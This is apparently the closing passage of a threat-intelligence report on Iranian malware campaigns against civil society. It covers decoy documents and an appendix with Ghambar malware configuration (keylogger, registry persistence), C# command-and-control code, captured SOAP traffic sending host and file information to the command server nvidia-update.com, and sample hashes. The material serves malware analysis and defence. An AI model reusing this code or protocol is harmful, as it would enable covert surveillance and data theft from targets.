
(New York) – Iran's Revolutionary Guards Corps (IRGC) has recruited thousands of undocumented Afghans living there to fight in Syria since at least November 2013, Human Rights Watch said today, and a few have reported that Iranian authorities coerced them. Iran has urged the Afghans to defend Shia sacred sites and offered financial incentives and legal residence in Iran to encourage them to join pro-Syrian government militias.

Human Rights Watch in late 2015 interviewed more than two dozen Afghans who had lived in Iran about recruitment by Iranian officials of Afghans to fight in Syria. Some said they or their relatives had been coerced to fight in Syria and either had later fled and reached Greece, or had been deported to Afghanistan for refusing. One 17-year-old said

Samples
`ba20e6d986d51c874fa91e4ceab25583`

This decoy document appears to be the biography of the Director of Emergencies at Human Rights Watch, as directly taken from their website:[45]

[45] https://www.hrw.org/about/people/peter-bouckaert



WordPad does not support all of the features of this document's format. Some content might be missing or displayed improperly.

Peter Bouckaert

Director, Emergencies Follow @bouckap

Peter Bouckaert, Human Rights Watch's emergencies director and an expert in humanitarian crises, is responsible for coordinating the organization's response to major wars and other human rights crises. A Belgian-born Stanford Law School graduate, specializing in the laws of war, Bouckaert is a veteran of fact-finding missions to Lebanon, Kosovo,

Samples
879a0b89a1e45a4443e36862fec07954

End Note

As noted previously, this document is only a first release in a more ambitious endeavour, covering a slim subsection of the activities targeting Iranian civil society and political opposition. We invite the information security to share their experiences and insight, and most importantly samples, toward the broader mission of documenting Iran's historical activities in this area, and are happy to provide citations.

Acknowledgements

The authors of this paper would like to sincerely thank the following individuals and organizations, in no particular order: Snorre Fagerland, Morgan Marquis-Boire, DomainTools, Amir Rashidi (International Campaign for Human Rights in Iran), Nariman Gharib, Nima Fatemi, and Simin Kargar, amongst the dozens of others who have provided meaningful support throughout this process.

Appendix

Ghambar Configuration

```
[APP_EXE_FILE_NAME, MSPavilion.exe]
[APPLICATION_NAME, Pavilion]
[CommandPromptPathName, CSP]
[ConfigFileContent, <?xml version="1.0" encoding="utf-8"?>
<configuration>
  <configSections>
    <sectionGroup name="userSettings"
type="System.Configuration.UserSettingsGroup, System, Version=2.0.0.0,
Culture=neutral, PublicKeyToken=b77a5c561934e089" >
      <section name="Roadrunner.Properties.Settings"
type="System.Configuration.ClientSettingsSection, System, Version=2.0.0.0,
Culture=neutral, PublicKeyToken=b77a5c561934e089"
allowExeDefinition="MachineToLocalUser" requirePermission="false" />
    </sectionGroup>
  </configSections>
  <startup>
    <supportedRuntime version="v2.0.50727"/>
  </startup>
  <system.serviceModel>
    <bindings />
    <client />
  </system.serviceModel>
  <userSettings>
    <Roadrunner.Properties.Settings>
      <setting name="ShortPeriodSeconds" serializeAs="String">
        <value>5000</value>
      </setting>
      <setting name="MediumPeriodSeconds" serializeAs="String">
        <value>30000</value>
      </setting>
      <setting name="LongPeriodSeconds" serializeAs="String">
        <value>60000</value>
      </setting>
    </Roadrunner.Properties.Settings>
  </userSettings>
</configuration>]
[EncryptionKey, 100]
[FirstExecuteFileName, DFT.dft]
[JPGFilename, ]
[KeyloggerPathName, KSP]
```

```
[LIMIT_KEY_LOGGER_LOG_SIZE, 300]
[PDFFilename, ]
[PluginPathName, DSP]
[RegFileFormat, Windows Registry Editor Version 5.00

[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run]
"{0}"="{1}"]
[ScreenshotPathName, SSP]
[STARTUP_KEY_NAME, MSPavilion]
[StartupKey, SOFTWARE\Microsoft\Windows\CurrentVersion\Run]
[StoragePath, DS]
```

Ghambar Command Control

```
namespace Pavilion.Communication
{
      public class CommandControlController
      {
            public static void CommandControlProc(ServiceManifest
communicationChannel, string targetId)
            {
                  try
                  {
                        if (!string.IsNullOrEmpty(targetId) ||
Utils.IsServerEndpointAvaliable())
                        {
                              Utils.DbgPrint("Plugins");
                              T4[] targetPlugins =
communicationChannel.GetTargetPlugins(targetId);
                              if (targetPlugins != null &&
targetPlugins.Length != 0)
                              {
                                    new
CommandProcessor(communicationChannel,
targetId).ProcessPlugins(targetPlugins);
                              }
                              Utils.DbgPrint("File manager");
                              T3[] fileManagerCommands =
communicationChannel.GetFileManagerCommands(targetId);
                              if (fileManagerCommands != null &&
fileManagerCommands.Length != 0)
                              {
                                    new
CommandProcessor(communicationChannel,
targetId).ProcessFileManagerCommands(fileManagerCommands);
                              }
                              Utils.DbgPrint(" GetTargetCommands");
                              T6[] targetCommands =
communicationChannel.GetTargetCommands(targetId);
```

```
                              if (targetCommands != null &&
targetCommands.Length != 0)
                              {
                                    new
CommandProcessor(communicationChannel,
targetId).ProcessCommands(targetCommands);
                              }
                        }
                  }
                  catch (Exception ex)
                  {
                        string name = MethodBase.GetCurrentMethod().Name;
                        Utils.DbgPrint(string.Format("Method Name : {0} - Msg
: {1}", name, ex.Message));
                  }
            }
      }
}
```

Ghambar Network

Request
The client checks-in with the C&C.
	`POST /D6E90421-1C45-41A4-9250-3F18B9633CE2 HTTP/1.1`
	`User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; MS Web Services Client Protocol 2.0.50727.5420)`
	`Content-Type: text/xml; charset=utf-8`
	`SOAPAction: "http://tempuri.org/IBuilder/AreYouAvaliable"`
	`Host: nvidia-update.com:5050`
	`Content-Length: 293`
	`Expect: 100-continue`
	`Connection: Keep-Alive`

Response	`HTTP/1.1 100 Continue`

Request	`<?xml version="1.0" encoding="UTF-8"?>`
	`<soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/" xmlns:xsd="http://www.w3.org/2001/XMLSchema" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance">`
	`    <soap:Body>`
	`        <AreYouAvaliable xmlns="http://tempuri.org/" />`
	`    </soap:Body>`
	`</soap:Envelope>`

Response	`HTTP/1.1 200 OK`
	`Content-Length: 224`
	`Content-Type: text/xml; charset=utf-8`
	`Server: Microsoft-HTTPAPI/2.0`
	`Date: [REDACTED]`
	
	`<?xml version="1.0" encoding="UTF-8"?>`

	`<s:Envelope`
	`xmlns:s="http://schemas.xmlsoap.org/soap/envelope/">`
	`    <s:Body>`
	`        <AreYouAvaliableResponse`
	`xmlns="http://tempuri.org/">`
	
	`<AreYouAvaliableResult>true</AreYouAvaliableResult>`
	`        </AreYouAvaliableResponse>`
	`    </s:Body>`
	`</s:Envelope>`

Request
The client requests to register the compromised host.
	`POST /D6E90421-1C45-41A4-9250-3F18B9633CE2 HTTP/1.1`
	`User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; MS Web Services Client Protocol 2.0.50727.5420)`
	`Content-Type: text/xml; charset=utf-8`
	`SOAPAction:`
	`"http://tempuri.org/ITargetUtils/RegisterTarget"`
	`Host: nvidia-update.com:5050`
	`Content-Length: 419`
	`Expect: 100-continue`

Response	`HTTP/1.1 100 Continue`

Request
First the client provides some identifiers.
	`<?xml version="1.0" encoding="UTF-8"?>`
	`<soap:Envelope`
	`xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"`
	`xmlns:xsd="http://www.w3.org/2001/XMLSchema"`
	`xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance">`
	`    <soap:Body>`
	`        <RegisterTarget xmlns="http://tempuri.org/">`
	`            <buildId>[BUILD ID]</buildId>`
	`            <targetId>[TARGET ID]</targetId>`
	`        </RegisterTarget>`
	`    </soap:Body>`
	`</soap:Envelope>`

Response	`HTTP/1.1 200 OK`
	`Content-Length: 225`
	`Content-Type: text/xml; charset=utf-8`
	`Server: Microsoft-HTTPAPI/2.0`
	`Date: [REDACTED]`
	
	`<?xml version="1.0" encoding="UTF-8"?>`
	`<s:Envelope`
	`xmlns:s="http://schemas.xmlsoap.org/soap/envelope/">`
	`    <s:Body>`
	`        <RegisterTargetResponse`
	`xmlns="http://tempuri.org/">`
	
	`<RegisterTargetResult>RtSuccess</RegisterTargetResult>`
	`        </RegisterTargetResponse>`
	`    </s:Body>`
	`</s:Envelope>`

Request
The client starts the check-in routine.

```
POST /D6E90421-1C45-41A4-9250-3F18B9633CE2 HTTP/1.1
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; MS Web
Services Client Protocol 2.0.50727.5420)
Content-Type: text/xml; charset=utf-8
SOAPAction: "http://tempuri.org/ITargetUtils/ImOnline"
Host: nvidia-update.com:5050
Content-Length: 352
Expect: 100-continue
```

Response

```
HTTP/1.1 100 Continue
```

Request

```
<?xml version="1.0" encoding="UTF-8"?>
<soap:Envelope
xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"
xmlns:xsd="http://www.w3.org/2001/XMLSchema"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance">
    <soap:Body>
        <ImOnline xmlns="http://tempuri.org/">
            <targetId>[TARGET ID]</targetId>
        </ImOnline>
    </soap:Body>
</soap:Envelope>
```

Response

```
HTTP/1.1 200 OK
Content-Length: 196
Content-Type: text/xml; charset=utf-8
Server: Microsoft-HTTPAPI/2.0
Date: [REDACTED]

<?xml version="1.0" encoding="UTF-8"?>
<s:Envelope
xmlns:s="http://schemas.xmlsoap.org/soap/envelope/">
    <s:Body>
        <ImOnlineResponse xmlns="http://tempuri.org/">
            <ImOnlineResult>true</ImOnlineResult>
        </ImOnlineResponse>
    </s:Body>
</s:Envelope>
```

Request
The client requests to send some generic information on the compromised host.

```
POST /D6E90421-1C45-41A4-9250-3F18B9633CE2 HTTP/1.1
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; MS Web
Services Client Protocol 2.0.50727.5420)
Content-Type: text/xml; charset=utf-8
SOAPAction:
"http://tempuri.org/ITargetUtils/SendTargetSystemInfo"
Host: nvidia-update.com:5050
Content-Length: 15733
Expect: 100-continue
```

Response

```
HTTP/1.1 100 Continue
```

Request
The client sends the collected information, including installed applications, network configuration, and running processes.

```
<?xml version="1.0" encoding="UTF-8"?>
<soap:Envelope
xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"
xmlns:xsd="http://www.w3.org/2001/XMLSchema"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance">
    <soap:Body>
        <SendTargetSystemInfo xmlns="http://tempuri.org/">
            <targetId>[TARGET ID]</targetId>
            <targetSystemInfo>
                <ComputerName
xmlns="http://schemas.datacontract.org/2004/07/Common">[COM
PUTER NAME]</ComputerName>
                <IntalledApplications
xmlns="http://schemas.datacontract.org/2004/07/Common">
                    <string
xmlns="http://schemas.microsoft.com/2003/10/Serialization/A
rrays">[name of application installed]</string>
                    ...
                </IntalledApplications>
                <InternalIps
xmlns="http://schemas.datacontract.org/2004/07/Common">
                    <string
xmlns="http://schemas.microsoft.com/2003/10/Serialization/A
rrays">[IPV6 IP]</string>
                    <string
xmlns="http://schemas.microsoft.com/2003/10/Serialization/A
rrays">[IPv4 IP]</string>
                </InternalIps>
                <Languages
xmlns="http://schemas.datacontract.org/2004/07/Common">
                    <string
xmlns="http://schemas.microsoft.com/2003/10/Serialization/A
rrays">US</string>
                </Languages>
                <OpenPorts
xmlns="http://schemas.datacontract.org/2004/07/Common">
                    <string
xmlns="http://schemas.microsoft.com/2003/10/Serialization/A
rrays">0.0.0.0:[PORT]</string>
                    ...
                </OpenPorts>
                <Processes
xmlns="http://schemas.datacontract.org/2004/07/Common">
                    <string
xmlns="http://schemas.microsoft.com/2003/10/Serialization/A
rrays">[PROCESS NAME]</string>
                    ...
                </Processes>
                <PublicIp
xmlns="http://schemas.datacontract.org/2004/07/Common">[PUB
LIC IP]</PublicIp>
```

	`                <TimeZone`
	`xmlns="http://schemas.datacontract.org/2004/07/Common">[TIM`
	`EZONE]</TimeZone>`
	`                <Username`
	`xmlns="http://schemas.datacontract.org/2004/07/Common">[COM`
	`PUTER NAME]\[USER NAME]</Username>`
	`            </targetSystemInfo>`
	`        </SendTargetSystemInfo>`
	`    </soap:Body>`
	`</soap:Envelope>`
Response	`HTTP/1.1 200 OK`
	`Content-Length: 244`
	`Content-Type: text/xml; charset=utf-8`
	`Server: Microsoft-HTTPAPI/2.0`
	`Date: [REDACTED]`
	`<?xml version="1.0" encoding="UTF-8"?>`
	`<s:Envelope`
	`xmlns:s="http://schemas.xmlsoap.org/soap/envelope/">`
	`    <s:Body>`
	`        <SendTargetSystemInfoResponse`
	`xmlns="http://tempuri.org/">`
	`<SendTargetSystemInfoResult>true</SendTargetSystemInfoResul`
	`t>`
	`        </SendTargetSystemInfoResponse>`
	`    </s:Body>`
	`</s:Envelope>`
Request The client checks whether there are plugins to execute.	`POST /D6E90421-1C45-41A4-9250-3F18B9633CE2 HTTP/1.1`
	`User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; MS Web`
	`Services Client Protocol 2.0.50727.5420)`
	`Content-Type: text/xml; charset=utf-8`
	`SOAPAction:`
	`"http://tempuri.org/IClienPluginUtils/GetTargetPlugins"`
	`Host: nvidia-update.com:5050`
	`Content-Length: 368`
	`Expect: 100-continue`
Response	`HTTP/1.1 100 Continue`
Request	`<?xml version="1.0" encoding="UTF-8"?>`
	`<soap:Envelope`
	`xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"`
	`xmlns:xsd="http://www.w3.org/2001/XMLSchema"`
	`xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance">`
	`    <soap:Body>`
	`        <GetTargetPlugins xmlns="http://tempuri.org/">`
	`            <targetId>[TARGET ID]</targetId>`
	`        </GetTargetPlugins>`
	`    </soap:Body>`
	`</soap:Envelope>`

Response
The server doesn’t provide any plugins.

```
HTTP/1.1 200 OK
Content-Length: 330
Content-Type: text/xml; charset=utf-8
Server: Microsoft-HTTPAPI/2.0
Date: [REDACTED]

<?xml version="1.0" encoding="UTF-8"?>
<s:Envelope
xmlns:s="http://schemas.xmlsoap.org/soap/envelope/">
    <s:Body>
        <GetTargetPluginsResponse
xmlns="http://tempuri.org/">
            <GetTargetPluginsResult
xmlns:a="http://schemas.datacontract.org/2004/07/Server.DBM
odel" xmlns:i="http://www.w3.org/2001/XMLSchema-instance"
i:nil="true" />
        </GetTargetPluginsResponse>
    </s:Body>
</s:Envelope>
```

Request
The client checks whether there are filesystem commands to execute.

```
POST /D6E90421-1C45-41A4-9250-3F18B9633CE2 HTTP/1.1
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; MS Web
Services Client Protocol 2.0.50727.5420)
Content-Type: text/xml; charset=utf-8
SOAPAction:
"http://tempuri.org/IFileManagerUtils/GetFileManagerCommand
s"
Host: nvidia-update.com:5050
Content-Length: 380
Expect: 100-continue
```

Response

```
HTTP/1.1 100 Continue
```

Request

```
<?xml version="1.0" encoding="UTF-8"?>
<soap:Envelope
xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"
xmlns:xsd="http://www.w3.org/2001/XMLSchema"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance">
    <soap:Body>
        <GetFileManagerCommands
xmlns="http://tempuri.org/">
            <targetId>[TARGET ID]</targetId>
        </GetFileManagerCommands>
    </soap:Body>
</soap:Envelope>
```

Response
The server instructs the client to run the FileManager command with ID 8, which makes the

```
HTTP/1.1 200 OK
Content-Length: 756
Content-Type: text/xml; charset=utf-8
Server: Microsoft-HTTPAPI/2.0
Date: [REDACTED]

<?xml version="1.0" encoding="UTF-8"?>
```

client collect a list of all files available across all disks mounted on the computer.

```
<s:Envelope
xmlns:s="http://schemas.xmlsoap.org/soap/envelope/">
    <s:Body>
        <GetFileManagerCommandsResponse
xmlns="http://tempuri.org/">
            <GetFileManagerCommandsResult
xmlns:a="http://schemas.datacontract.org/2004/07/Server.DBM
odel" xmlns:i="http://www.w3.org/2001/XMLSchema-instance">
                <a:T3>
                    <a:CommandsType i:nil="true" />

<a:CommandsTypesID>8</a:CommandsTypesID>
                    <a:ID>[ID]</a:ID>
                    <a:IsSuucess>false</a:IsSuucess>
                    <a:LocalStoragePath i:nil="true" />
                    <a:Parameter i:nil="true" />
                    <a:RegisterDate>[DATE]</a:RegisterDate>
                    <a:RunDate i:nil="true" />
                    <a:Target i:nil="true" />
                    <a:TargetID>[TARGET ID]</a:TargetID>
                </a:T3>
            </GetFileManagerCommandsResult>
        </GetFileManagerCommandsResponse>
    </s:Body>
</s:Envelope>
```

Infy Hashes

```
2667b356b5a36232b7fbe3cedd4c9b44b9cf4150c445cf6871fa4b2c8daac16e
2f294d20aea4741091ddb36540b1512161ddfd3caa3831bfc44fcc75c1ba1db9
0f7b24298e1eb983adc9244ee2ff18e0a6dba5d269d42725d5dbac17910c4daf
3c707f1ea5bd42a1c8f48e2e34e8a2cbdfa3f305f5b38aac5427ee5fc00857a3
16bcc5064630591b7f5a85b807704262bc7923a77b7a475b4c2cb4fe7ae7056a
fc8b141949d008a858439af68236f8eb342273ade1c38a3e0b41ebe07788cd00
7aaef5813058a8b14a15f81b398a53e1f241dbf246108f17871727bef6a6c98d
39d951c330277a8b22bdd8fb64db1629b1036b16754fc0d740eee2bd009d01f7
c3eddcbb5ccabc8090cc0bbb5772da5992fa9e33cda8ecdb541399841d281661
c379a700975a72d0ac332e28d408d3bae0b6a7243180631d62a1df0240581742
9c19afd0afd7dea5fabf82303898a6755df7d24b8720012e32d54bdeb3bb9ffc
3f1fe8d7a3f0562f04c095aa3fafec48797ca114477ca3b332745d0dcca617ee
19860e921cd2d775f51ccc03edbeab80646677a0c8152589e5f1976cba768579
c14c039407ed833d2ee65512fe91d4a0daa8ab43350371357481ae1fbfc011e2
2d11aabc362fd7a0359a2f8023ae51f7886d76afb25a8a49ebb9cfd57ab49b87
fbdc4364ec9d7d09e5c9b86a0ea5f5c48a37df48d274013e91bf1893b4456f95
13efe41a4ed172b19a60f3de751daff7612bd291539c3ebcea233043275e6ff6
3c9319749df130c00a7b563fb99028b0dc11592da9af1fbf3349f53bb7c8cad9
6540e3c6dbab604871f7c9b29e4471c8e02aac382aaa74930aa213786ffcc72b
a9382f4eb13ec502848efb1a85cd86a59cbb87f7e08f7ade8280c8863ee7cac8
e3e8199cd5b6fbf0f21d52520b88821ee9944a8cb9989b950d07d99e2b6f0c9a
46c6820b373be028dc42f190bf7c75a7b1491d56775a2797445e1cb7733009e0
2ddb74fe0d7a1f6f633dbe575aaf7298085b414fdfc343ab26fc939fa7c0e76f
49acbfe9afce8bd7b780d309d86319a823e0bfa302a901db997eb9a6baaffa5c
```

```
2ddb74fe0d7a1f6f633dbe575aaf7298085b414fdfc343ab26fc939fa7c0e76f
374157480f9416bc2c486c204e8bdb6e1d149f9e7dc12fb3128c6f7ca1d89ff6
9a6104377ca2da5f3b63dfc59978f067d65c69fd0393e05650dc972c054fde59
058b64614ef2ca5492346966846e494b93f9d531f8efe482e521d0ae44c1b2b7
ccf55307429103bf795e9d477cb15072b0c490b92b6633785df95c8f050eaf6a
14fe3923694a47a94674e98ba33308266f06aa8d0a35673325f6ee539d78f2c1
bcb4789fb705d16657c18c0350fd86350d8feed8f8b98385512b018f41c16b12
04b72e7a02e12e5fd795ba0593df51c6653e257a1a65750c395db2007841118c
03931ddb969dfd7eae16114edb31b85d0cc930a74e3302f3224054dd11ea5585
ed376d37a9d07705a33a05c33fdb2aa40d7d80d5c8d34dc681656bc1c389f151
e355b7f1c88d8d0919d4526b113fea25902fd095a2cb934296c984d8015421dd
e1f95a38b436afdf6a1141f07a1e092ce90740e4d6c3d85f4910e63ecbed390f
060c1531890ab8bb5854d00355df73784b675090ee7e9e56d7aadde1b6e983ba
0598dd550b3854380a4afe915f61ad63ca807d3adf52f4548a49290fbbf7f1e0
9f016d21b3602ebe3f1f4db6f55e102cfb08084fd0fb2b3413b911a8f993c7f8
ab6bc6d2802ce622f5dbbeb7ab63fea48fcd78dd3755ac2226358d8c6816c3cc
71dbd5677d812de362e82bddbe11aedbf24edf0e10a49861e3c5ae58b14d4603
2c4740eb58ef192f43e1e2066c2820ea8c2b9e88ac54c8ac9112114d0899be7b
3f4d7bbe3d5513b93bd354f4120c98be7a1a388f37de1049262deaa5fb7eb2ac
55205d75a045959054d10f0dee4277679528071b9593c76a44e6f0ba30c8b305
818de69a85e1deb79693b326afa70a8a2a384c502d6667406608f5b86c4fea2a
bb66faefc92f3dd799db42b3835235cbee8882015c193867cd4cbf118c95aaed
e1f95a38b436afdf6a1141f07a1e092ce90740e4d6c3d85f4910e63ecbed390f
fd948669e9f11be95cf3f7a70c4bd0adcc7857f350ed25cbb77428f8e736f7b1
26b87a0a8a7ac56955f5013d279b30d6559b470eaf722f607dba9e382b6d7003
2f294d20aea4741091ddb36540b1512161ddfd3caa3831bfc44fcc75c1ba1db9
37ca57083768b783beee896d3e1f84c96e7c0bb39d3fb7ccf09caff63ea13629
43bd06de8cfc34a98ed59b29a9499d934bfe5aeb541a87296e5b509dd4a50514
52f112c65a0532749f7e68790fee687a47aecd1d2ed50bfca546e79393e03fb4
55c29dc2be5c681e7f1e6fdc1a46eaa7a3ba711820e9620707f8f41874cb0751
5655adef4a05f29fc003ea573f10f219b3cad4d4a811c8355349118b89bb35ee
587aac84cf62c768b2d30131cc9f7ac2d9c73c874ca49961aa2b70c5227d43cf
6c5871fb6364c10afa2c94971410881838 8e609308f087ee3b57fe82b9c2d10e
774b107fe5b1dad409039ab7c702112a31999089e33c37f5800ad8090b855c21
7ef47f72a5b47df3a9f3830f21dd8478c87f5b178452679cebd93ce18ce27502
8db637c4ff5d464dfa23fdd2b1bced369015b5fdfcee841549a2b5d8d2449c27
8ec73a4032ca01ed7dd325a02e995548ca80e950f05ace36a656c35f47a835d8
b7170b06ff9aefb8c82ac0d336cc99f75cb9b08ef71c6aa62b39497bb3c87a05
ca321cf2590cda54c6c195f89d8862090355486cfbc1328353490155 8a055f3a
ca50bb6c13d2f44b2e41c868d69696751abe027a58fec4a3ced32652f074c867
cb5219513c3eb3cf8aaf10676b7976db97370a843cdb58bb2fcc2391493257b2
d84b30a0752b9aec2fab7f32cfbf53193cb74db6d1c5c6b63b40756176e5b473
12ab8e615eb8f2b531534e2724ebd34917539343b9f5b43d7c62860d19fb9954
7b0bc1442036e4fed232073ffcf13322d1d5fd9b60a2b8c0f14848d6e3c4a596
935e9fce0422e6dcbb7b7462379c31ba01da3a6475e508ab5926c1bd340b0c02
```

Cleaver (Ghambar) Hashes

```
261c5f32abb8801576ce81be2c66bca564a8a28ab5ea0954bad6bac7071e299b
2c92da2721466bfbdaff7fedd9f3e8334b688a88ee54d7cab491e1a9df41258f
```

Rocket Kitten Hashes

```
ff5ff4fee5b52c6b53fd1c01790df235d65d673b927c1cc90b7020a571c21894
0c1fe38b035a125253f4d28c08c63433f5325a113810cb7e750c80e3bfcdeea9
333430c63c407b343fde95634d4620682ba8e660cefb6b5c17e5a473e0780024
58b0ce144d830b2d19c47c2abf0d357d188ef923b525e748085fca7ab6b1bbb0
3b20dc9e9eebd9457cce3d0a4a0497f36599925c4157147b116e9eb7cf7e0db7
96590f60cf2f2c4484e4130c79738f32fac2e689bbc2ecd28dc02425ad06c38e
```

Sima Hashes

```
0fa3583fb34ab722129f64a5ee2aeec353152988e505a042da3ba26955ee35f4
11cad49a9b0a811db4e159e8802d25e96b5d7a3d35abfe1875de59de85a4a547
37e9d941b603e364dfabb1738b9257800d1fb0d17c2674385165683f69e86d62
6540e3c6dbab604871f7c9b29e4471c8e02aac382aaa74930aa213786ffcc72b
dac3a657ef25701895bcc8b76eab4d72d8469917dbd3adef2865ed1777a42f74
ec55ba45ac6aa9dd60c7210c02271476d41f05e9ce12bbb2c4d9e39ce6b83bf7
```